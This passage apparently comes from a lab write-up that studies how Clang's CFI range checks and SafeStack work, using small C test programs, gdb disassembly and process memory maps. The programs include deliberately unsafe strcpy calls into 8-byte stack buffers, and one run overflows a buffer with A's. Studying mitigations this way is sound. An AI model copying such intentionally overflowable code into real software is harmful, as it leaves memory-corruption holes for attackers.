rol \$0x3d,%rdx	rdx = 1	rdx = 0x1ffffffff7fdc4
cmp \$0x2,%rdx	rdx >= 2? No	rdx >= 2? Yes

The code is basically equivalent to the nonoptimized version.

About shl 0x3d

A piece of code we didn't touch until now is:

```
0x00000000004011cf <+79>:      shl     $0x3d,%rdx          # rdx << 0x3d      // rdx = 0,
```

the complete code:

```

# CFI
# Load base pointer of array, and destination pointer
0x00000000004011b4 <+52>:    mov     -0x10(%rbp),%rax    # rax = 0x401248 (func2.cfi)
0x00000000004011b8 <+56>:    movabs  $0x401240,%rcx    # rcx = 0x401240 (func1.cfi)
0x00000000004011c2 <+66>:    mov     %rax,%rdx    # rdx = 0x401248 (func2.cfi)
0x00000000004011c5 <+69>:    sub     %rcx,%rdx    # rdx = rdx - rcx    // rdx = 8 -> distance

# check if distance is valid (less than 1)
0x00000000004011c8 <+72>:    mov     %rdx,%rcx    # rcx = rdx          // rdx = 8
0x00000000004011cb <+75>:    shr     $0x3,%rcx    # rcx >> 3          // rcx = 1
0x00000000004011cf <+79>:    shl     $0x3d,%rdx    # rdx << 0x3d        // rdx = 0,
# because 8 << 61 = 0x10000000000000000 in 65 bit
#                               = 0x0000000000000000 in 64 bit

0x00000000004011d3 <+83>:    or      %rdx,%rcx    # rcx = rcx OR rdx   // rcx = 1
0x00000000004011d6 <+86>:    cmp     $0x1,%rcx    # rcx <= 1?

0x00000000004011da <+90>:    jbe     0x4011de <bof+94>
0x00000000004011dc <+92>:    ud2                      # rcx > 1!
0x00000000004011de <+94>:    callq   *%rax        # rcx <= 1, call ptr in rax

```

If the distance is not a multiple of 8 = 1000b, the comparison (*o/*) at bof+83 and bof+86 will fail.

```
7 << 61 = 0xE000000000000000 in 64 bit
```

The CFI function stubs are 8 bytes apart, so this prohibits jumping to the int 3's.

```

# 0x0000000000401240 <+0>:    jmpq    0x401140 <func1.cfi>
# 0x0000000000401245 <+5>:    int3
# 0x0000000000401246 <+6>:    int3
# 0x0000000000401247 <+7>:    int3
# 0x0000000000401248 <+0>:    jmpq    0x401160 <func2.cfi>
# 0x000000000040124d <+5>:    int3
# 0x000000000040124e <+6>:    int3
# 0x000000000040124f <+7>:    int3

```

Funcptr 4 - Many call targets

Create code where a function pointer can have 5 different call targets.

```

#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void func1(void) {
    printf("Yay1\n");
}
void func2(void) {
    printf("Yay2\n");
}
void func3(void) {
    printf("Yay4\n");
}
void func4(void) {
    printf("Yay4\n");
}
void func5(void) {
    printf("Yay5\n");
}

void (*f)(void);

void bof(char *a) {
    char buffer[8];

    strcpy(buffer, a); // Note: No relevant buffer overflow here, just an artefact
    (*f)();
}

void init(int x) {
    switch(x) {
        case 1: f = &func1;
                break;
        case 2: f = &func2;
                break;
        case 3: f = &func3;
                break;
        case 4: f = &func4;
                break;
        case 5: f = &func5;
                break;
        default: f = NULL;
    }
}

int main(int argc, char **argv) {
    if (argc != 3) {
        printf("Usage: %s <integer> <string>", argv[0]);
        return 1;
    }

    printf("A: %s\n", argv[2]);
    init(atoi(argv[1]));
    bof(argv[2]);

    return 0;
}

```

Analysis of the CFI:

```

(gdb) r 3 asdf
...
(gdb) disas bof
Dump of assembler code for function bof:
0x00000000004011f0 <+0>:      push    %rbp
0x00000000004011f1 <+1>:      mov     %rsp,%rbp
0x00000000004011f4 <+4>:      sub     $0x10,%rsp
0x00000000004011f8 <+8>:      lea     -0x10(%rbp),%rax
0x00000000004011fc <+12>:     mov     %rdi,-0x8(%rbp)
0x0000000000401200 <+16>:     mov     -0x8(%rbp),%rsi
0x0000000000401204 <+20>:     mov     %rax,%rdi
0x0000000000401207 <+23>:     callq  0x401030 <strcpy@plt>

# CFI check
0x000000000040120c <+28>:     mov     0x404048,%rax    # rax = *0x404048 = 0x401380 (global f = &func3)
0x0000000000401214 <+36>:     movabs  $0x401370,%rcx  # rcx = 0x401370 (base, &func1)
0x000000000040121e <+46>:     mov     %rax,%rdx      # rdx = 0x401380 (function pointer in global f)
0x0000000000401221 <+49>:     sub     %rcx,%rdx      # rdx = rdx - rcx
0x0000000000401224 <+52>:     mov     %rdx,%rcx      # rcx = rdx
0x0000000000401227 <+55>:     shr     $0x3,%rcx
0x000000000040122b <+59>:     shl     $0x3d,%rdx
0x000000000040122f <+63>:     or      %rdx,%rcx
0x0000000000401232 <+66>:     cmp     $0x4,%rcx      # array of size 5, max element 4
0x0000000000401236 <+70>:     jbe     0x40123a <bof+74>
0x0000000000401238 <+72>:     ud2
0x000000000040123a <+74>:     callq  *%rax


0x000000000040123c <+76>:     add     $0x10,%rsp
0x0000000000401240 <+80>:     pop     %rbp
0x0000000000401241 <+81>:     retq

End of assembler dump.

(gdb) x/lxg 0x404048
0x404048 <f>:      0x0000000000401380

```

Basically, checks if function pointer is between some valid memory addresses (between &func1 and &func5)



Funcptr 5 - Intermixed call targets

Create code where a function pointer can have 3 out of 5 functions as targets, and another one which can have the other 2 functions as targets, and also one which is callable by the first function pointer.

Relevant code:


```

void (*fa)(void);
void (*fb)(void);

void bof(char *a) {
    char buffer[8];

    strcpy(buffer, a);
    (*fa)();
    (*fb)();
}

void init(int x, int y) {
    switch(x) {
        case 1: fa = &func1;
                break;
        case 2: fa = &func3;
                break;
        case 3: fa = &func5;
                break;
        default: fa = NULL;
    }
    switch(y) {
        case 1: fb = &func2;
                break;
        case 2: fb = &func4;
                break;
        case 3: fb = &func5;
                break;
        default: fb = NULL;
    }
}

```

Note:

- *fa* can point to func1, func3, func5
- *fb* can point to func2, func4, func5

Disassembly:

```
(gdb) disas bof
Dump of assembler code for function bof:
0x00000000004011f0 <+0>:      push    %rbp
0x00000000004011f1 <+1>:      mov     %rsp,%rbp
0x00000000004011f4 <+4>:      sub     $0x10,%rsp
0x00000000004011f8 <+8>:      lea     -0x10(%rbp),%rax
0x00000000004011fc <+12>:     mov     %rdi,-0x8(%rbp)
0x0000000000401200 <+16>:     mov     -0x8(%rbp),%rsi
0x0000000000401204 <+20>:     mov     %rax,%rdi
0x0000000000401207 <+23>:     callq  0x401030 <strcpy@plt>

# CFI for fa
0x000000000040120c <+28>:     mov     0x404048,%rax
0x0000000000401214 <+36>:     movabs  $0x401400,%rcx    # &func1
0x000000000040121e <+46>:     mov     %rax,%rdx
0x0000000000401221 <+49>:     sub     %rcx,%rdx
0x0000000000401224 <+52>:     mov     %rdx,%rcx
0x0000000000401227 <+55>:     shr     $0x3,%rcx
0x000000000040122b <+59>:     shl     $0x3d,%rdx
0x000000000040122f <+63>:     or      %rdx,%rcx
0x0000000000401232 <+66>:     cmp     $0x4,%rcx        # 4+1=5 elements
0x0000000000401236 <+70>:     jbe     0x40123a <bof+74>
0x0000000000401238 <+72>:     ud2
0x000000000040123a <+74>:     callq  *%rax

# CFI for fb
0x000000000040123c <+76>:     mov     0x404050,%rax
0x0000000000401244 <+84>:     movabs  $0x401400,%rcx    # &func1
0x000000000040124e <+94>:     mov     %rax,%rdx
0x0000000000401251 <+97>:     sub     %rcx,%rdx
0x0000000000401254 <+100>:    mov     %rdx,%rcx
0x0000000000401257 <+103>:    shr     $0x3,%rcx
0x000000000040125b <+107>:    shl     $0x3d,%rdx
0x000000000040125f <+111>:    or      %rdx,%rcx
0x0000000000401262 <+114>:    cmp     $0x4,%rcx        # 4+1=5 elements
0x0000000000401266 <+118>:    jbe     0x40126a <bof+122>
0x0000000000401268 <+120>:    ud2
0x000000000040126a <+122>:    callq  *%rax


0x000000000040126c <+124>:    add     $0x10,%rsp
0x0000000000401270 <+128>:    pop     %rbp
0x0000000000401271 <+129>:    retq

End of assembler dump.

(gdb) print &func1
$1 = (<text variable, no debug info> *) 0x401400 <func1>
```

CFI restricts *fa* and *fb* to all 5 functions (func1, func2, func3, func4, func5). Even though they only point to a subset of it (coarse grained CFI).

Square dot lines indicate call targets:



Note that the range check is quite broad. Changing fb to only calls either func2 or func3 in the code (and no call to func4), we get the following:

```
switch(y) {
    case 1: fb = &func2;
        break;
    case 2: fb = &func3;
        break;
    default: fb = NULL;
}
```

And the disassembly shows:

```
0x00000000004011ec <+28>:    mov     0x404048,%rax
0x00000000004011f4 <+36>:    movabs $0x4013c0,%rcx    # func1
0x00000000004011fe <+46>:    mov     %rax,%rdx
0x0000000000401201 <+49>:    sub     %rcx,%rdx
0x0000000000401204 <+52>:    mov     %rdx,%rcx
0x0000000000401207 <+55>:    shr     $0x3,%rcx
0x000000000040120b <+59>:    shl     $0x3d,%rdx        # changed from 4+1 to 3+1 elements
0x000000000040120f <+63>:    or      %rdx,%rcx
0x0000000000401212 <+66>:    cmp     $0x3,%rcx
0x0000000000401216 <+70>:    jbe     0x40121a <bof+74>
0x0000000000401218 <+72>:    ud2
0x000000000040121a <+74>:    callq   *%rax
0x000000000040121c <+76>:    mov     0x404050,%rax
0x0000000000401224 <+84>:    movabs $0x4013c0,%rcx    # same base, func1!
0x000000000040122e <+94>:    mov     %rax,%rdx
0x0000000000401231 <+97>:    sub     %rcx,%rdx
0x0000000000401234 <+100>:   mov     %rdx,%rcx
0x0000000000401237 <+103>:   shr     $0x3,%rcx
0x000000000040123b <+107>:   shl     $0x3d,%rdx
0x000000000040123f <+111>:   or      %rdx,%rcx
0x0000000000401242 <+114>:   cmp     $0x3,%rcx        # changed from 4+1 to 3+1 elements
0x0000000000401246 <+118>:   jbe     0x40124a <bof+122>
0x0000000000401248 <+120>:   ud2
0x000000000040124a <+122>:   callq   *%rax
```

The check got a bit more restrictive, but just because the amount of functions was reduced by one (no call to func4).

Funcptr7 - Function Signature Bucketing

It appears that the range checks always cover all functions. I assume it is only for the functions with the same function signature (return value, argument count and type). Lets change the function type of the functions called by fb to int. So there are three functions "func_v1-3" (v for void), called by fa, which take no arguments. And two functions "func_i1-2" (i for int), called by fb, which take one int argument:

```

void func_v1(void) {
    printf("Yay v1\n");
}
void func_v2(void) {
    printf("Yay v2\n");
}
void func_v3(void) {
    printf("Yay v4\n");
}
void func_i1(int a) { // int argument
    printf("Yay i1 %i\n", a);
}
void func_i2(int a) { // int argument
    printf("Yay i2 %i\n", a);
}

void (*fa)(void);
void (*fb)(int); // int argument

void bof(void) {
    (*fa)();
    (*fb)(2);
}

void init(int x, int y) {
    switch(x) {
        case 1: fa = &func_v1;
                break;
        case 2: fa = &func_v2;
                break;
        case 3: fa = &func_v3;
                break;
        default: fa = NULL;
    }
    switch(y) {
        case 1: fb = &func_i1;
                break;
        case 2: fb = &func_i2;
                break;
        default: fb = NULL;
    }
}

int main(int argc, char **argv) {
    if (argc != 3) {
        printf("Usage: %s <integer> <integer>", argv[0]);
        return 1;
    }

    init(atoi(argv[1]), atoi(argv[2]));
    bof();

    return 0;
}

```

Lets have a look at the CFI check:

```
(gdb) disas bof
Dump of assembler code for function bof:
   0x0000000000401200 <+0>:      push    %rbp
   0x0000000000401201 <+1>:      mov     %rsp,%rbp

# CFI for fa (void)
   0x0000000000401204 <+4>:      mov     0x404040,%rax
   0x000000000040120c <+12>:     movabs  $0x4013b0,%rcx    # &func_v1
   0x0000000000401216 <+22>:     mov     %rax,%rdx
   0x0000000000401219 <+25>:     sub     %rcx,%rdx
   0x000000000040121c <+28>:     mov     %rdx,%rcx
   0x000000000040121f <+31>:     shr     $0x3,%rcx          # 3 functions
   0x0000000000401223 <+35>:     shl     $0x3d,%rdx
   0x0000000000401227 <+39>:     or      %rdx,%rcx
   0x000000000040122a <+42>:     cmp     $0x2,%rcx
   0x000000000040122e <+46>:     jbe     0x401232 <bof+50>
   0x0000000000401230 <+48>:     ud2
   0x0000000000401232 <+50>:     callq   *%rax

# CFI for fb (int)
   0x0000000000401234 <+52>:     mov     0x404048,%rax
   0x000000000040123c <+60>:     movabs  $0x4013d0,%rcx    # &func_i1
   0x0000000000401246 <+70>:     mov     %rax,%rdx
   0x0000000000401249 <+73>:     sub     %rcx,%rdx
   0x000000000040124c <+76>:     mov     %rdx,%rcx
   0x000000000040124f <+79>:     shr     $0x3,%rcx
   0x0000000000401253 <+83>:     shl     $0x3d,%rdx
   0x0000000000401257 <+87>:     or      %rdx,%rcx
   0x000000000040125a <+90>:     cmp     $0x1,%rcx
   0x000000000040125e <+94>:     jbe     0x401262 <bof+98>
   0x0000000000401260 <+96>:     ud2
   0x0000000000401262 <+98>:     mov     $0x2,%edi        # 2 functions
   0x0000000000401267 <+103>:    callq   *%rax

   0x0000000000401269 <+105>:    pop     %rbp
   0x000000000040126a <+106>:    retq

End of assembler dump.
```

```
(gdb) disas 0x4013b0
Dump of assembler code for function func_v1:
   0x00000000004013b0 <+0>:      jmpq     0x401140 <func_v1.cfi>
   0x00000000004013b5 <+5>:      int3
   0x00000000004013b6 <+6>:      int3
   0x00000000004013b7 <+7>:      int3
   0x00000000004013b8 <+0>:      jmpq     0x401160 <func_v2.cfi>
   0x00000000004013bd <+5>:      int3
   0x00000000004013be <+6>:      int3
   0x00000000004013bf <+7>:      int3
   0x00000000004013c0 <+0>:      jmpq     0x401180 <func_v3.cfi>
   0x00000000004013c5 <+5>:      int3
   0x00000000004013c6 <+6>:      int3
   0x00000000004013c7 <+7>:      int3

End of assembler dump.
```

```
(gdb) disas 0x4013d0
Dump of assembler code for function func_i1:
   0x00000000004013d0 <+0>:      jmpq     0x4011a0 <func_i1.cfi>
   0x00000000004013d5 <+5>:      int3
   0x00000000004013d6 <+6>:      int3
   0x00000000004013d7 <+7>:      int3
   0x00000000004013d8 <+0>:      jmpq     0x4011d0 <func_i2.cfi>
   0x00000000004013dd <+5>:      int3
   0x00000000004013de <+6>:      int3
   0x00000000004013df <+7>:      int3

End of assembler dump.
```

The conclusion is, that Clang CFI checks if the destination function pointer belongs to a function with the same function signature. All functions with the same signature are valid targets.

Safestack

retbof.c

Source:

```
#include <stdio.h>
#include <string.h>

void bof(char *a) {
    char buf[8];

    strcpy(buf, a);
    printf("buf: %s\n", buf);
}

int main(int argc, char **argv) {
    bof(argv[1]);

    return 0;
}
```

Without SafeStack:

```
root@ubuntu-1804:~/cfi# clang retbof.c -o retbof-plain && ./retbof-plain AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
buf: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
```

With SafeStack:

```
root@ubuntu-1804:~/cfi# clang retbof.c -fsanitize=safe-stack -o retbof && ./retbof AAAA
buf: AAAA
root@ubuntu-1804:~/cfi# clang retbof.c -fsanitize=safe-stack -o retbof && ./retbof
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
buf: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
root@ubuntu-1804:~/cfi#
```

There is no crash, even though it appears that the complete buffer has been written to the stack. But it appears that the saved instruction pointer was not overwritten.

Assembly source, without SafeStack:

```

(gdb) disas main
Dump of assembler code for function main:
   0x0000000000401190 <+0>:      push    %rbp
   0x0000000000401191 <+1>:      mov     %rsp,%rbp
   0x0000000000401194 <+4>:      sub     $0x10,%rsp
   0x0000000000401198 <+8>:      movl    $0x0,-0x4(%rbp)
   0x000000000040119f <+15>:     mov     %edi,-0x8(%rbp)
   0x00000000004011a2 <+18>:     mov     %rsi,-0x10(%rbp)
   0x00000000004011a6 <+22>:     mov     -0x10(%rbp),%rsi
   0x00000000004011aa <+26>:     mov     0x8(%rsi),%rdi
   0x00000000004011ae <+30>:     callq   0x401140 <bof>
   0x00000000004011b3 <+35>:     xor     %eax,%eax
   0x00000000004011b5 <+37>:     add     $0x10,%rsp
   0x00000000004011b9 <+41>:     pop     %rbp
   0x00000000004011ba <+42>:     retq
End of assembler dump.

(gdb) disas bof
Dump of assembler code for function bof:
   0x0000000000401140 <+0>:      push    %rbp
   0x0000000000401141 <+1>:      mov     %rsp,%rbp
   0x0000000000401144 <+4>:      sub     $0x30,%rsp

   0x0000000000401148 <+8>:      lea     -0x10(%rbp),%rax
   0x000000000040114c <+12>:     mov     %rdi,-0x8(%rbp)
   0x0000000000401150 <+16>:     mov     -0x8(%rbp),%rsi      # rsi = source (char *a)
   0x0000000000401154 <+20>:     mov     %rax,%rdi          # rdi = destination (stack)
   0x0000000000401157 <+23>:     mov     %rax,-0x18(%rbp)
=> 0x000000000040115b <+27>:     callq   0x401030 <strcpy@plt>

   0x0000000000401160 <+32>:     movabs  $0x402004,%rdi
   0x000000000040116a <+42>:     mov     -0x18(%rbp),%rsi
   0x000000000040116e <+46>:     mov     %rax,-0x20(%rbp)
   0x0000000000401172 <+50>:     mov     $0x0,%al
   0x0000000000401174 <+52>:     callq   0x401040 <printf@plt>

   0x0000000000401179 <+57>:     mov     %eax,-0x24(%rbp)
   0x000000000040117c <+60>:     add     $0x30,%rsp
   0x0000000000401180 <+64>:     pop     %rbp
   0x0000000000401181 <+65>:     retq
End of assembler dump.

(gdb) i r rdi rsi
rdi                0x7fffffff470          140737488348272
rsi                0x7fffffff7e6          140737488349158
(gdb) x/1s $rsi
0x7fffffff7e6: "AAAA"
(gdb) x/lxg $rbp-0x8
0x7fffffff478: 0x00007fffffff7e6
(gdb) x/1s 0x00007fffffff7e6
0x7fffffff7e6: "AAAA"

```

Assembly source, with SafeStack:

main() with safestack is identical to main() without safestack.

No changes in caller required

(gdb) disas main

Dump of assembler code for function main:

```
0x000000000040faa0 <+0>:    push    %rbp
0x000000000040faa1 <+1>:    mov     %rsp,%rbp
0x000000000040faa4 <+4>:    sub     $0x10,%rsp
0x000000000040faa8 <+8>:    movl    $0x0,-0x4(%rbp)
0x000000000040faaf <+15>:   mov     %edi,-0x8(%rbp)
0x000000000040fab2 <+18>:   mov     %rsi,-0x10(%rbp)
0x000000000040fab6 <+22>:   mov     -0x10(%rbp),%rsi
0x000000000040faba <+26>:   mov     0x8(%rsi),%rdi
0x000000000040fabe <+30>:   callq   0x40fa20 <bof>
0x000000000040fac3 <+35>:   xor     %eax,%eax
0x000000000040fac5 <+37>:   add     $0x10,%rsp
0x000000000040fac9 <+41>:   pop     %rbp
0x000000000040faca <+42>:   retq
```

(gdb) disas

Dump of assembler code for function bof:

standard prologue

```
0x000000000040fa20 <+0>:    push    %rbp
0x000000000040fa21 <+1>:    mov     %rsp,%rbp
0x000000000040fa24 <+4>:    sub     $0x30,%rsp
```

safestack: prologue

get value from fs segment, decrement by 0x10, and store it again

```
0x000000000040fa28 <+8>:    mov     0x95b1(%rip),%rax    # rax = -8 = 0xffffffffffffffff8
0x000000000040fa2f <+15>:   mov     %fs:(%rax),%rcx      # rcx = 0x7ffff7c1a000 = *fs:ra
0x000000000040fa33 <+19>:   mov     %rcx,%rdx           # rdx = 0x7ffff7c1a000
0x000000000040fa36 <+22>:   add     $0xfffffffffffffffff0,%rdx # rdx = 0x7ffff7c19ff0 // rdx -= 0x10
0x000000000040fa3a <+26>:   mov     %rdx,%fs:(%rax)      # fs:ra = 0x7ffff7c19ff0
```

rcx is now base pointer to data_stack

strcpy() part

```
0x000000000040fa3e <+30>:   mov     %rdi,-0x8(%rbp)      # rdi is argument of this function, char *a
0x000000000040fa42 <+34>:   mov     %rcx,%rdx           # rdx = rcx // rdx = &data_stack
0x000000000040fa45 <+37>:   add     $0xfffffffffffffffff8,%rdx # rdx -= 8 // rdx -= 8
0x000000000040fa49 <+41>:   mov     -0x8(%rbp),%rsi      # rsi = source // argument argv[1]
0x000000000040fa4d <+45>:   mov     %rdx,%rdi           # rdi = rdx = destination // &data_stack-8
0x000000000040fa50 <+48>:   mov     %rcx,-0x10(%rbp)
0x000000000040fa54 <+52>:   mov     %rax,-0x18(%rbp)
0x000000000040fa58 <+56>:   mov     %rdx,-0x20(%rbp)
0x000000000040fa5c <+60>:   callq   0x401040 <strcpy@plt> # rdi = destination = 0x7ffff7c19ff8
```

printf() part

```
0x000000000040fa61 <+65>:   mov     $0x4142e0,%r8d
0x000000000040fa67 <+71>:   mov     %r8d,%edi
0x000000000040fa6a <+74>:   xor     %r8d,%r8d
0x000000000040fa6d <+77>:   mov     %r8b,%r9b
0x000000000040fa70 <+80>:   mov     -0x20(%rbp),%rsi
0x000000000040fa74 <+84>:   mov     %rax,-0x28(%rbp)
0x000000000040fa78 <+88>:   mov     %r9b,%al
0x000000000040fa7b <+91>:   callq   0x401050 <printf@plt>
```

safestack: epilogue

```
0x000000000040fa80 <+96>:   mov     -0x18(%rbp),%rcx    # rcx = -8
0x000000000040fa84 <+100>:  mov     -0x10(%rbp),%rdx    # rdx = 0x7ffff7c1a000
0x000000000040fa88 <+104>:  mov     %rdx,%fs:(%rcx)     # fs:rc = 0x7ffff7c1a000
```

standard return value

```
0x000000000040fa8c <+108>:  mov     %eax,-0x2c(%rbp)    # eax = 0xa == 10
```

standard epilogue

```
0x000000000040fa8f <+111>:  add     $0x30,%rsp
0x000000000040fa93 <+115>:  pop     %rbp
0x000000000040fa94 <+116>:  retq                                # take return address from stack, eip = *rsp
```

End of assembler dump.

Additional information, from runtime:



```
# 0x95b1(%rip)
(gdb) x/lgx 0x418fe0
0x418fe0:      0xffffffffffffffff

(gdb) info proc mapping
process 54086
Mapped address spaces:
```

Start Addr	End Addr	Size	Offset	objfile
0x400000	0x401000	0x1000	0x0	/root/cfi/retbof
0x401000	0x410000	0xf000	0x1000	/root/cfi/retbof
0x410000	0x418000	0x8000	0x10000	/root/cfi/retbof
0x418000	0x419000	0x1000	0x17000	/root/cfi/retbof # \$rip+0x95b1 = 0x418fe0 is here
0x419000	0x41c000	0x3000	0x18000	/root/cfi/retbof
0x41c000	0x4ac000	0x90000	0x0	[heap]
0x7ffff7419000	0x7ffff741a000	0x1000	0x0	
0x7ffff741a000	0x7ffff7c1c000	0x802000	0x0	# data stack
0x7ffff7c1c000	0x7ffff7c3e000	0x22000	0x0	/lib/x86_64-linux-gnu/libc-2.28.so
0x7ffff7c3e000	0x7ffff7daf000	0x171000	0x22000	/lib/x86_64-linux-gnu/libc-2.28.so
0x7ffff7daf000	0x7ffff7dfb000	0x4c000	0x193000	/lib/x86_64-linux-gnu/libc-2.28.so
0x7ffff7dfb000	0x7ffff7dfc000	0x1000	0x1df000	/lib/x86_64-linux-gnu/libc-2.28.so
0x7ffff7dfc000	0x7ffff7e00000	0x4000	0x1df000	/lib/x86_64-linux-gnu/libc-2.28.so
0x7ffff7e00000	0x7ffff7e02000	0x2000	0x1e3000	/lib/x86_64-linux-gnu/libc-2.28.so
0x7ffff7e02000	0x7ffff7e06000	0x4000	0x0	
0x7ffff7e06000	0x7ffff7e07000	0x1000	0x0	/lib/x86_64-linux-gnu/libdl-2.28.so
0x7ffff7e07000	0x7ffff7e09000	0x2000	0x1000	/lib/x86_64-linux-gnu/libdl-2.28.so
0x7ffff7e09000	0x7ffff7e0a000	0x1000	0x3000	/lib/x86_64-linux-gnu/libdl-2.28.so
0x7ffff7e0a000	0x7ffff7e0b000	0x1000	0x3000	/lib/x86_64-linux-gnu/libdl-2.28.so
0x7ffff7e0b000	0x7ffff7e0c000	0x1000	0x4000	/lib/x86_64-linux-gnu/libdl-2.28.so
0x7ffff7e0c000	0x7ffff7e19000	0xd000	0x0	/lib/x86_64-linux-gnu/libm-2.28.so
0x7ffff7e19000	0x7ffff7ec4000	0xab000	0xd000	/lib/x86_64-linux-gnu/libm-2.28.so
0x7ffff7ec4000	0x7ffff7f97000	0xd3000	0xb8000	/lib/x86_64-linux-gnu/libm-2.28.so
0x7ffff7f97000	0x7ffff7f98000	0x1000	0x18a000	/lib/x86_64-linux-gnu/libm-2.28.so
0x7ffff7f98000	0x7ffff7f99000	0x1000	0x18b000	/lib/x86_64-linux-gnu/libm-2.28.so
0x7ffff7f99000	0x7ffff7f9b000	0x2000	0x0	/lib/x86_64-linux-gnu/librt-2.28.so
0x7ffff7f9b000	0x7ffff7f9f000	0x4000	0x2000	/lib/x86_64-linux-gnu/librt-2.28.so
0x7ffff7f9f000	0x7ffff7fa1000	0x2000	0x6000	/lib/x86_64-linux-gnu/librt-2.28.so
0x7ffff7fa1000	0x7ffff7fa2000	0x1000	0x7000	/lib/x86_64-linux-gnu/librt-2.28.so
0x7ffff7fa2000	0x7ffff7fa3000	0x1000	0x8000	/lib/x86_64-linux-gnu/librt-2.28.so
0x7ffff7fa3000	0x7ffff7fa9000	0x6000	0x0	/lib/x86_64-linux-gnu/libpthread-2.28.so
0x7ffff7fa9000	0x7ffff7fb8000	0xf000	0x6000	/lib/x86_64-linux-gnu/libpthread-2.28.so
0x7ffff7fb8000	0x7ffff7fbe000	0x6000	0x15000	/lib/x86_64-linux-gnu/libpthread-2.28.so
0x7ffff7fbe000	0x7ffff7fbf000	0x1000	0x1a000	/lib/x86_64-linux-gnu/libpthread-2.28.so
0x7ffff7fbf000	0x7ffff7fc0000	0x1000	0x1b000	/lib/x86_64-linux-gnu/libpthread-2.28.so
0x7ffff7fc0000	0x7ffff7fc6000	0x6000	0x0	
0x7ffff7fc6000	0x7ffff7fd1000	0x3000	0x0	[vvar]
0x7ffff7fd1000	0x7ffff7fd3000	0x2000	0x0	[vdso]
